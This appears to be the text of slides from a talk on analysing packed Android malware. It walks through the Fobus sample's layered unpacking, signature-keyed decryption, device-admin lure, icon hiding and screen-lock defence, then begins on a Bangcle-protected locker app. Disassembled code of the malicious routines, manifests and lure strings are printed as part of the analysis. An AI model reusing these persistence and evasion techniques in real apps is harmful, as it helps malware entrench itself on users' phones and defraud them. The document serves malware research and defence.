aget-object v3, v3, v5
new-array v4, v4, [Ljava/lang/Object;
aput-object p0, v4, v5
invoke-virtual {v3, v4}, Ljava/lang/reflect/Constructor;->newInstance([Ljava/lang/Object;)Ljava/lang/Object;
move-result-object v3
```

2. Resolve the class type

3. Resolve the constructor

4. Prepare the input argument

5. Create the class instance via the specified constructor


Fobus Analysis

CFG of Application.dfae()

Drop the Encrypted Package

1. Decrypt the package embedded in a constant string


2. Drop the package in {PRIVATE}/app_dex/new.apk and apply DexFile.loadDex() to load the 2nd layer code



Fobus Analysis


Deploy 2nd Layer Analysis


1. Extract the decrypted payload from {PRIVATE}/app_dex/new.apk



2. Disassemble and copy the smali files into our Studio project

```
java -jar apktool.jar d new.apk
```





3. Set the break point in that class

Fobus Analysis

Dive into 2nd Layer

Delete the dropped package

Load Application$d class

Resolve its unpack() method

Call to Application$d.unpack()

Tasks after the 2nd DEX file is loaded

```
const/4 v3, 0x1
aput-object v6, v1, v3
const/4 v3, 0x2
aput-object v2, v1, v3
invoke-virtual {v0, p0, v1}, Ljava/lang/reflect/Method;->invoke(Ljava/lang/Object;[Ljava/la
const/4 v0, 0x1
```

Watches

v0 = "static void com.zwodrxcj.xnynjps.Application$d.unpack(android.content.Context,java.io.File,java.io.File)"

v1

A more stealthy decryption routine which restores the protected malicious code

Fobus Analysis

Anti-Tamper Technique

Entry of Application$d.unpack()

```
move-object v15, v0

invoke-virtual {v15}, Landroid/content/Context;->getPackageManager()Landroid/content/pm/PackageManager;

move-result-object v15

move-object/from16 v16, v0

invoke-virtual/range {v16 .. v16}, Landroid/content/Context;->getPackageName()Ljava/lang/String;

move-result-object v16

const/16 v17, 0x40

invoke-virtual/range {v15 .. v17}, Landroid/content/pm/PackageManager;->getPackageInfo(Ljava/lang/String

move-result-object v15

iget-object v15, v15, Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature;

move-object v3, v15

move-object v15, v3

const/16 v16, 0x0

aget-object v15, v15, v16

invoke-virtual {v15}, Ljava/lang/Object;->hashCode()I

move-result v15
```

1. Get the signing certificate associated with the APK

2. Apply the 1st signature for decryption later

Fobus Analysis


Anti-Tamper Technique

Entry of Application$d.unpack()

```
move-object v15, v0
invoke-virtual {v15}, Landroid/content/Context;->getAssets()Landroid/content/res/AssetManager;
move-result-object v15
move-object v8, v15
move-object v15, v8
const-string v16, "classes.dex"
invoke-virtual/range {v15 .. v16}, Landroid/content/res/AssetManager;->open(Ljava/lang/String;)
move-result-object v15
```

Open the classes.dex file in assets

Not DEX magic, the file is actually encrypted



Fobus Analysis

Anti-Tamper Technique

1. Call to Application$decrypt() with the APK signing signature for decryption

CFG of Application$d.unpack()

```
# try 0xEB6-0xF02:

loc_EB6:
invoke-virtual/range        {v15..v16}, <int InputStream.read(ref) imp. @ _def_InputStream_read@II>
move-result                 v15
move/from16                 v20, v15
move/from16                 v15, v20
move/from16                 v16, v20
move/from16                 v11, v16
if-ltz                      v15, loc_F04
```

```
loc_F04:
move-object                 v15, v10
```

```
move-object                 v15, v5
move-object/from16          v16, v6
move-object/from16          v17, v7
move/from16                 v18, v11
move/from16                 v19, v12
invoke-static/range         {v15..v19}, <int Application$d.decrypt(ref, ref, ref, int, int) Application$d_decrypt@ILLLII>
move-result                 v15
move-object                 v15, v10
move-object/from16          v16, v7
const/16                    v17, 0
move/from16                 v18, v11
invoke-virtual/range        {v15..v18}, <void FileOutputStream.write(ref, int, int) imp. @ _def_FileOutputStream_write@VLII>
goto                        loc_EB0
```

```
# try 0xF06-0xF0C:

loc_F06:
invoke-virtual              {v15}, <void FileOutputStream.close() imp. @ _def_FileOutputStream_close@V>
move-object                 v15, v9
invoke-virtual              {v15}, <void InputStream.close() imp. @ _def_InputStream_close@V>
move-object                 v15, v1
invoke-virtual              {v15}, <ref File.getCanonicalPath() imp. @ _def_File_getCanonicalPath@L>
move-result-object          v15
move-object/from16          v16, v2
invoke-virtual/range        {v16..v16}, <ref File.getCanonicalPath() imp. @ _def_File_getCanonicalPath@L>
move-result-object          v16
const/16                    v17, 0
invoke-static/range         {v15..v17}, <ref DexFile.loadDex(ref, ref, int) imp. @ _def_DexFile_loadDex@LLLI>
move-result-object          v15
move-object                 v10, v15
```

2. Still drop the package to {PRIVATE}/app_dex/new.apk

3. Apply DexFile.loadDex() to load the 3rd layer code


Fobus Analysis

Anti-Tamper Technique

- Since we repackage the sample, the 3rd layer code will not be presented due to wrong signature
- Two possible solutions
  - Debug the original sample in the custom ROM with modified default.prop
  - Use dynamic instrumentation to mimic the signature

Fobus Analysis

Deploy 3rd Layer Analysis



1. Disassemble the package and we get the main Activity component

2. Import the Smali files and set the break points on that Activity

Fobus Analysis


Malicious Behavior Exploration

- Focusing on the critical parts
  - Registering itself as the device administrator to prevent uninstallation
  - Sniffing incoming SMS messages and performing premium rate dialing
- Key point to capture the complete behavior
  - Set break points at the “onXYZ()” series callbacks to follow the implicit control flow

Fobus Analysis

Tiptoe through the Darkness

CFG of "L.onCreate()"



Background Services

- "T" monitors the activation of admin privilege
- "A" handles the telephony relevant hacking

Initially, the control flow should fall through here

Fobus Analysis

Acquire Admin Privilege

Activation of L.a()

```
const-string v1, "\u7c7d\u3cd9\u6a31\uc909\ub800\ub3b1\u9ee3\u94d8\u144b\u8ce1\u942b\ubf5b\u08eb\u605a\u93
invoke-static {v1}, Lcom/zwodrxcj/xnynjps/h;->onBind(Ljava/lang/String;)Ljava/lang/String;
move-result-object v1
invoke-virtual {p0}, Lcom/zwodrxcj/xnynjps/L;->getResources()Landroid/content/res/Resources;
move-result-object v2
const v3, 0x7f040002
invoke-virtual {v2, v3}, Landroid/content/res/Resources;->getString(I)Ljava/lang/String;
move-result-object v2
invoke-virtual {v0, v1, v2}, Landroid/content/Intent;->putExtra(Ljava/lang/String;Ljava/lang/String;)Landr
const/16 v1, 0x4d
invoke-virtual {p0, v0, v1}, Lcom/zwodrxcj/xnynjps/L;->startActivityForResult(Landroid/content/Intent;I)V
```

Still string encryption in unpacked malicious code

```
v0 = "Intent { act=android.app.action.ADD_DEVICE_ADMIN (has extras) }"
v1 = 77
v2 = "In connection with updating Android, the installer requires elevated privileges
v3 = 2130968578
```

Start the activity to request admin privilege

Fobus Analysis

Acquire Admin Privilege

Lure naïve victims to grant the admin privilege

After privilege granted

Activation of L.onActivityResult()

```
.method protected onActivityResult(IILandroid/content/Intent;)V
    .locals 3

    packed-switch p1, :pswitch_data_0

    invoke-super {p0, p1, p2, p3}, Landroid/app/Activity;->onActivityResult(

    :goto_0
    return-void

    :pswitch_0
    const/4 v0, -0x1

    if-ne p2, v0, :cond_0

    invoke-virtual {p0}, Lcom/zwodrxcj/xnynjps/L;->b()V
```

Start to hide itself

Fobus Analysis

Entry of L.b()

Hide App Icon


```
const-string v3, "\uc491\ue6de"

invoke-static {v3}, Lcom/zwodrxcj/xnynjps/h;->onBind(Ljava/lang/String;)Ljava/lang/String;

move-result-object v3

invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBu

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-direct {v0, v1, v2}, Landroid/content/ComponentName;-><init>(Ljava/lang/String;Ljava/lang/

invoke-virtual {p0}, Lcom/zwodrxcj/xnynjps/L;->getPackageManager()Landroid/content/pm/PackageMana

move-result-object v1

const/4 v2, 0x2

invoke-virtual {v1, v0, v2, v4}, Landroid/content/pm/PackageManager;->setComponentEnabledSetting(
```

```
v0 = "ComponentInfo{com.zwodrxcj.xnynjps/com.zwodrxcj.xnynjps.L}"
v1
v2 = 2   COMPONENT_ENABLED_STATE_DISABLED
v3 = ".L"
v4 = 1   DONT_KILL_APP
v5 = 0
```

Apply PackageManager.
setComponentEnabledSetting()
to hide the app icon

Fobus Analysis

Prevent Uninstallation



If the victim tries to deactivate the admin privilege acquired by Fobus

The defense is triggered

Activation of AD.onDisableRequested()

```
const-string v0, "\uab63\u0bcd\u5629\u28fd\u05c5\u023c\u6087\u827c\ua5dc\u0a
invoke-static {v0}, Lcom/zwodrxcj/xnynjps/h;->onBind(Ljava/lang/String;)Ljav
move-result-object v0
invoke-virtual {p1, v0}, Landroid/content/Context;->getSystemService(Ljava/l
move-result-object v0
check-cast v0, Landroid/app/admin/DevicePolicyManager;
invoke-virtual {v0}, Landroid/app/admin/DevicePolicyManager;->lockNow()V
```

The screen will be locked

Sample2 – Native Protector

File: Locker.apk

Sha1: 3d0e995d4a795ab4c59b4285f62c4c4585c11fa6

VirusTotal: https://goo.gl/o2oG1i

Locker Surface Info

Manifest Analysis

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="tx.qq898507339.bzy9">
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.RECEIVE_USER_PRESENT"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.BROADCAST_SMS"/>
```

Highly suspicious permission usage for potential privacy leak

```
<receiver android:name=".BootReceiver">
    <intent-filter android:priority="1000">
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
        <action android:name="android.provider.Telephony.SMS_RECEIVED_2"/>
        <action android:name="android.provider.Telephony.GSM_SMS_RECEIVED"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
    <intent-filter android:priority="1000">
        <action android:name="android.intent.action.PACKAGE_RESTARTED"/>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name="android.intent.action.USER_PRESENT"/>
    </intent-filter>
</receiver>
<receiver android:name="SmsReceiver">
    <intent-filter android:priority="1000">
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
        <action android:name="android.provider.Telephony.SMS_RECEIVED_2"/>
        <action android:name="android.provider.Telephony.GSM_SMS_RECEIVED"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</receiver>
```

Locker Surface Info

Manifest Analysis

Activated when device admin privilege is granted

```
<receiver android:description="@string/str" android:label="请激活服务/取消则无法使用" android:name=".jh"
 android:permission="android.permission.BIND_DEVICE_ADMIN">
    <meta-data android:name="android.app.device_admin" android:resource="@xml/my_admin"/>
    <intent-filter>
        <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
    </intent-filter>
</receiver>
```

Disguise itself as the phone performance booster to lure Chinese users

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="hello" />
    <string name="app_name">安卓性能激活</string>
    <string name="str">激活大师</string>
    <string name="cancel">软件已取消激活,可能被卸载!</string>
</resources>
```

ic_launcher.png

App icon after installation

Locker Surface Info

How about the Code

The app logic is hidden and protected in the native shared library

- Locker.apk
  - Source code
    - com.bangcle.protect
      - ACall
      - ApplicationWrapper
      - FirstApplication
      - MyClassLoader
      - Util
    - tx.qq898507339.bzy9
      - BootReceiver
      - SmsReceiver
      - jh
  - Resources
    - META-INF
    - assets
      - tx.qq898507339.bzy9.x86
      - meta-data
      - libsecmain.so
      - libsecpreload.x86.so
      - tx.qq898507339.bzy9.x86.L
      - libsecexe.so
      - tx.qq898507339.bzy9.L
      - tx.qq898507339.bzy9.art
      - bangcle_classes.jar
      - libsecmain.x86.so
      - libsecpreload.so
      - libsecexe.x86.so
      - tx.qq898507339.bzy9
    - res
    - resources.arsc
    - classes.dex
    - AndroidManifest.xml

```java
public class ACall {
    private static ACall acall;

    static {
        if(Util.getCPUABI().equals("x86")) {
            Util.runAll1(Util.x86Ctx);
            if(new File("/data/data/" + Util.x86Ctx.getPackageName() + "/.cache/" + "libsecexe.x86.so")
                    .exists()) {
                System.load("/data/data/" + Util.x86Ctx.getPackageName() + "/.cache/" + "libsecexe.x86.so");
            }
            else {
                System.load("/data/data/" + Util.x86Ctx.getPackageName() + "/lib/" + "libsecexe.x86.so");
            }
        }
        else {
            Util.runAll1(Util.x86Ctx);
            System.load("/data/data/" + Util.x86Ctx.getPackageName() + "/.cache/" + "libsecexe.so");
        }

        ACall.acall = null;
    }
```

